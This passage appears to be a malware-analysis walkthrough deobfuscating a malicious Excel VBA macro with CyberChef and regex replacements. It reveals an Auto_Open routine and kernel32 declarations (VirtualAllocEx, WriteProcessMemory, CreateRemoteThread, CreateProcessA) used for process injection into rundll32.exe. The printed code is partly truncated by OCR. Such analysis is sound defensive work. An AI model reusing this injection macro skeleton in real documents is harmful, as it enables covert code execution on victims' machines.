dwXCountChars As Long"&Chr(10)&"    dwYCountChar"& _
"s As Long"&Chr(10)&"    dwFillAttribute As Long"&Chr(10)&"    dwFlags As Long"&Chr(10)&"    wShowWindow As Integer"&Chr(10)&"
"s                                                     hStdOutput As Long"&Chr(10)&"    hStdError As Long"&Chr(10)&"End
Ty
"                                                     )&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRemoteThread"&Chr(34)&"
"&Chr(40)&"ByVal hProcess As Long"&Chr(44)& _
" ByVal lpThreadAttributes As Long"&Chr(44)&" ByVal dwStackSize As Long"&Chr(44)&" ByVal lpStartAddress As LongPtr"&Chr(44)&"
lpParameter As Long"&Chr(44)&" ByVal d"& _
"wCreationFlags As Long"&Chr(44)&" lpThreadID As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function AllocStuff
Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "& _
Chr(34)&"VirtualAllocEx"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lpAddr As Long"&Chr(44)&" ByVal lSize As
Long"&Chr(44)&" ByVal flAllocationType As Long"& _
Chr(44)&" ByVal flProtect As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function WriteStuff Lib
"&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"WritePro"& _
"cessMemory"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lDest As LongPtr"&Chr(44)&" ByRef Source As Any"&Chr(44)&"
```

Ou

```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"&
&"    hProcess As Long"&
&"    hThread As Long"&
&"    dwProcessId As Long"&
&"    dwThreadId As Long"&
& _
"End Type"&
&
&"Private Type STARTUPINFO"&
&"    cb As Long"&
&"    lpReserved As String"&
&"    lpDesktop As String"&
&"    lpTitle As String"& _

&"    dwX As Long"&
&"    dwY As Long"&
&"    dwXSize As Long"&
&"    dwYSize As Long"&
&"    dwXCountChars As Long"&
&"    dwYCountChar"& _
"s As Long"&
```


Moving back to a text editor

With the primary obfuscation now defeated, we can copy the CyberChef output back into a text editor.



```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"&
&"    hProcess As Long"&
&"    hThread As Long"&
&"    dwProcessId As Long"&
&"    dwThreadId As Long"&
& _
"End Type"&
&
&"Private Type STARTUPINFO"&
&"    cb As Long"&
&"    lpReserved As String"&
&"    lpDesktop As String"&
&"    lpTitle As String"& _

&"    dwX As Long"&
&"    dwY As Long"&
&"    dwXSize As Long"&
&"    dwYSize As Long"&
&"    dwXCountChars As Long"&
&"    dwYCountChar"& _
"s As Long"&
&"    dwFillAttribute As Long"&
&"    dwFlags As Long"&
&"    wShowWindow As Integer"&
&"    cbReserved2 As Integer"&
&"    lpRe"& _
"served2 As Long"&
&"    hStdInput As Long"&
&"    hStdOutput As Long"&
&"    hStdError As Long"&
&"End Type"&
&
&#&"If VBA7 Then"&
& _
"    Private Declare PtrSafe Function CreateStuff Lib "&"&"kernel32"&"&" Alias "&"&"CreateRemoteThread"&"&" "&(&"ByVal hProcess As Long"&,& _
" ByVal lpThreadAttributes As Long"&,&" ByVal dwStackSize As Long"&,&" ByVal lpStartAddress As LongPtr"&,&" lpParameter As Long"&,&" ByVal d"& _
"wCreationFlags As Long"&,&" lpThreadID As Long"&)&" As LongPtr"&
&"    Private Declare PtrSafe Function AllocStuff Lib "&"&"kernel32"&"&" Alias "& _
```

The ampersands that surrounded our `&Chr(110)&` values still remain, so let's go ahead and remove those.




```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"
"    hProcess As Long"
"    hThread As Long"
"    dwProcessId As Long"
"    dwThreadId As Long"
 _
"End Type"

"Private Type STARTUPINFO"
"    cb As Long"
"    lpReserved As String"
"    lpDesktop As String"
"    lpTitle As String" _

"    dwX As Long"
"    dwY As Long"
"    dwXSize As Long"
"    dwYSize As Long"
"    dwXCountChars As Long"
"    dwYCountChar" _
"s As Long"
"    dwFillAttribute As Long"
"    dwFlags As Long"
"    wShowWindow As Integer"
"    cbReserved2 As Integer"
"    lpRe" _
"served2 As Long"
"    hStdInput As Long"
"    hStdOutput As Long"
"    hStdError As Long"
"End Type"

#"If VBA7 Then"
 _
"    Private Declare PtrSafe Function CreateStuff Lib """kernel32""" Alias """CreateRemoteThread""" "("ByVal hProcess As Long", _
" ByVal lpThreadAttributes As Long"," ByVal dwStackSize As Long"," ByVal lpStartAddress As LongPtr"," lpParameter As Long"," ByVal d" _
"wCreationFlags As Long"," lpThreadID As Long")" As LongPtr"
"    Private Declare PtrSafe Function AllocStuff Lib """kernel32""" Alias " _
""VirtualAllocEx""" "("ByVal hProcess As Long"," ByVal lpAddr As Long"," ByVal lSize As Long"," ByVal flAllocationType As Long" _
," ByVal flProtect As Long")" As LongPtr"
"    Private Declare PtrSafe Function WriteStuff Lib """kernel32""" Alias """WritePro" _
"cessMemory""" "("ByVal hProcess As Long"," ByVal lDest As LongPtr"," ByRef Source As Any"," ByVal Length As Long"," ByVal L" _
"engthWrote As LongPtr")" As LongPtr"
"    Private Declare PtrSafe Function RunStuff Lib """kernel32""" Alias """CreateProcessA"" _
" "("ByVal lpApplicationName As String"," ByVal lpCommandLine As String"," lpProcessAttributes As Any"," lpThreadAttributes As Any"
```

Replace — Find what: & — Replace with: (empty) — Search Mode: [✓ Regular expression] — [✓ Wrap around]


Replace All: 2316 occurrences were replaced in entire file

We also have those pesky underscores (visual basic newlines) remaining, so let's go ahead and remove those using `\s+_\s+`, this will remove any newlines and surrounding whitespace.



Find what: \s+_\s+
Replace with:
[ ] Backward direction
[ ] Match whole word only
[ ] Match case
[✓] Wrap around
Search Mode: ( ) Normal ( ) Extended (\n, \r, \t, \0, \x...) (● Regular expression) [ ] . matches newline

```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"
"    hProcess As Long"
"    hThread As Long"
"    dwProcessId As Long"
"    dwThreadId As Long"
_
"End Type"

"Private Type STARTUPINFO"
"    cb As Long"
"    lpReserved As String"
"    lpDesktop As String"
"    lpTitle As String" _

"    dwX As Long"
"    dwY As Long"
"    dwXSize As Long"
"    dwYSize As Long"
"    dwXCountChars As Long"
"    dwYCountChar" _
"s As Long"
"    dwFillAttribute As Long"
"    dwFlags As Long"
"    wShowWindow As Integer"
"    cbReserved2 As Integer"
"    lpRe" _
"served2 As Long"
"    hStdInput As Long"
"    hStdOutput As Long"
"    hStdError As Long"
"End Type"

#"If VBA7 Then"
 _
"    Private Declare PtrSafe Function CreateStuff Lib """kernel32""" Alias """CreateRemoteThread""" "("ByVal hProcess As Long", _
" ByVal lpThreadAttributes As Long"," ByVal dwStackSize As Long"," ByVal lpStartAddress As LongPtr"," lpParameter As Long"," ByVal d" _
"wCreationFlags As Long"," lpThreadID As Long")" As LongPtr"
"    Private Declare PtrSafe Function AllocStuff Lib """kernel32""" Alias " _
""VirtualAllocEx""" "("ByVal hProcess As Long"," ByVal lpAddr As Long"," ByVal lSize As Long"," ByVal flAllocationType As Long" _
," ByVal flProtect As Long")" As LongPtr"
"    Private Declare PtrSafe Function WriteStuff Lib """kernel32""" Alias """WritePro" _
"cessMemory""" "("ByVal hProcess As Long"," ByVal lDest As LongPtr"," ByRef Source As Any"," ByVal Length As Long"," ByVal L" _
"engthWrote As LongPtr")" As LongPtr"
"    Private Declare PtrSafe Function RunStuff Lib """kernel32""" Alias """CreateProcessA"" _
" "("ByVal lpApplicationName As String"," ByVal lpCommandLine As String"," lpProcessAttributes As Any"," lpThreadAttributes As Any" _
," ByVal bInheritHandles As Long"," ByVal dwCreationFlags As Long"," lpEnvironment As Any"," ByVal lpCurrentDirectory As String", _
" lpStartupInfo As STARTUPINFO"," lpProcessInformation As PROCESS_INFORMATION")" As Long"
#"Else"
```


new 11
9d8327b7bf8c96003f662f3ed5f94b52ae680ef06d7e24085177086d984fdd9b.vbs
new 12
new 13
new 14
new 15
e8710133491bdf0b0d1a2e3d9a2dbbf0d58e0dbb0e0f7c65acef4f788128e1e4.vbs
new 16
new 17
new
94 underscore/newlines removed.
Replace
Find
Replace
Find in Files
Find in Projects
Mark
Find Next
Replace
Replace All
Replace All in All Opened Documents
Close
In selection
Transparency
On losing focus
Always


Find what: \s+_\s+
Replace with:
[ ] Backward direction
[ ] Match whole word only
[ ] Match case
[✓] Wrap around
Search Mode: ( ) Normal ( ) Extended (\n, \r, \t, \0, \x...) (● Regular expression) [ ] . matches newline

Replace All: 94 occurrences were replaced in entire file

```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"
"    hProcess As Long"
"    hThread As Long"
"    dwProcessId As Long"
"    dwThreadId As Long""End Type"

"Private Type STARTUPINFO"
"    cb As Long"
"    lpReserved As String"
"    lpDesktop As String"
"    lpTitle As String""    dwX As Long"
"    dwY As Long"
"    dwXSize As Long"
"    dwYSize As Long"
"    dwXCountChars As Long"
"    dwYCountChar""s As Long"
"    dwFillAttribute As Long"
"    dwFlags As Long"
"    wShowWindow As Integer"
"    cbReserved2 As Integer"
"    lpRe""served2 As Long"
"    hStdInput As Long"
"    hStdOutput As Long"
"    hStdError As Long"
"End Type"

#"If VBA7 Then""    Private Declare PtrSafe Function CreateStuff Lib """kernel32""" Alias """CreateRemoteThread""" "("ByVal hProcess As Long"," ByVal lpThreadAttributes As Long
"    Private Declare PtrSafe Function AllocStuff Lib """kernel32""" Alias """VirtualAllocEx""" "("ByVal hProcess As Long"," ByVal lpAddr As Long"," ByVal lSize As Long"," ByVal
"    Private Declare PtrSafe Function WriteStuff Lib """kernel32""" Alias """WritePro""cessMemory""" "("ByVal hProcess As Long"," ByVal lDest As LongPtr"," ByRef Source As Any"
"    Private Declare PtrSafe Function RunStuff Lib """kernel32""" Alias """CreateProcessA""" "("ByVal lpApplicationName As String"," ByVal lpCommandLine As String"," lpProcessA
#"Else"
"    Private Declare Function Cre""ateStuff Lib """kernel32""" Alias """CreateRemoteThread""" "("ByVal hProcess As Long"," ByVal lpThreadAttributes As Long"," ByVal dwStackSize
"    Private Declare Function AllocStuff Lib """kernel32""" Alias """VirtualAllocEx""" "("ByVal hProcess A""s Long"," ByVal lpAddr As Long"," ByVal lSize As Long"," ByVal flAll
"    Private Declare Function Run""Stuff Lib """kernel32""" Alias """CreateProcessA""" "("ByVal lpApplicationName As String"," ByVal lpCommandLine As String"," lpProcessAttribu
#"End If"

"Sub Auto_Open"()
"    Dim myByte As Long"," myArray As Variant"," offset As Long"
"    Dim ""pInfo As PROCESS_INFORMATION"
"    Dim sInfo As STARTUPINFO"
"    Dim sNull As String"
"    Dim sProc As String"

#"If VBA7 ""Then"
"    Dim rwxpage As LongPtr"," res As LongPtr"
#"Else"
"    Dim rwxpage As Long"," res As Long"
```

The Script now looks much cleaner, albeit there are a lot of `""` quotes around that don't seem to contribute anything useful.

We can go ahead and remove these using a regex of `"+` , this will remove all quotes from the script.



```
xlmodule.CodeModule.AddFromString Private Type PROCESS_INFORMATION
    hProcess As Long
    hThread As Long
    dwProcessId As Long
    dwThreadId As LongEnd Type

Private Type STARTUPINFO
    cb As Long
    lpReserved As String
    lpDesktop As String
    lpTitle As String    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Long
    hStdInput As Long
    hStdOutput As Long
    hStdError As Long
End Type

#If VBA7 Then    Private Declare PtrSafe Function CreateStuff Lib kernel32 Alias CreateRemoteThread (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Lon
    Private Declare PtrSafe Function AllocStuff Lib kernel32 Alias VirtualAllocEx (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long, By
    Private Declare PtrSafe Function WriteStuff Lib kernel32 Alias WriteProcessMemory (ByVal hProcess As Long, ByVal lDest As LongPtr, ByRef Source As Any, ByVal Length As Long, ByVal
    Private Declare PtrSafe Function RunStuff Lib kernel32 Alias CreateProcessA (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThread
#Else
    Private Declare Function CreateStuff Lib kernel32 Alias CreateRemoteThread (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddre
    Private Declare Function AllocStuff Lib kernel32 Alias VirtualAllocEx (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long, ByVal flP
    Private Declare Function RunStuff Lib kernel32 Alias CreateProcessA (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttribute
#End If

Sub Auto_Open()
    Dim myByte As Long, myArray As Variant, offset As Long
    Dim pInfo As PROCESS_INFORMATION
    Dim sInfo As STARTUPINFO
    Dim sNull As String
    Dim sProc As String
```

Replace

Find what: "+

Replace with:


Search Mode: [✓ Regular expression]

Replace All: 2061 occurrences were replaced in entire file

Analysing the Cleaned up Script

With the majority of junk now removed, we can go ahead and view the now decoded script.


One of the first things we can notice is that there are lots of references to api's commonly used in process injection (VirtualAllocEx, WriteProcessMemory, CreateProcessA etc).


Memory Allocation API's. Commonly used in process injection.
Something is being injected?

```
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Long
    hStdInput As Long
    hStdOutput As Long
    hStdError As Long
End Type

#If VBA7 Then    Private Declare PtrSafe Function CreateStuff Lib kernel32 Alias CreateRemoteThread (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Lo
    Private Declare PtrSafe Function AllocStuff Lib kernel32 Alias VirtualAllocEx (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long,
    Private Declare PtrSafe Function WriteStuff Lib kernel32 Alias WriteProcessMemory (ByVal hProcess As Long, ByVal lDest As LongPtr, ByRef Source As Any, ByVal Length As Long, ByVa
    Private Declare PtrSafe Function RunStuff Lib kernel32 Alias CreateProcessA (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThrea
#Else
    Private Declare Function CreateStuff Lib kernel32 Alias CreateRemoteThread (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddr
    Private Declare Function AllocStuff Lib kernel32 Alias VirtualAllocEx (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long, ByVal fl
    Private Declare Function RunStuff Lib kernel32 Alias CreateProcessA (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttribu
#End If

Sub Auto_Open()
    Dim myByte As Long, myArray As Variant, offset As Long
    Dim pInfo As PROCESS_INFORMATION
    Dim sInfo As STARTUPINFO
    Dim sNull As String
    Dim sProc As String

#If VBA7 Then
    Dim rwxpage As LongPtr, res As LongPtr
```

Scrolling down slightly, we can also see a blob of hex bytes and a process name, likely used as the target for process injection.

(eg, this blob of bytes is going to be injected into rundll32.exe)




```
    Dim sProc As String

#If VBA7 Then
    Dim rwxpage As LongPtr, res As LongPtr
#Else
    Dim rwxpage As Long, res As Long
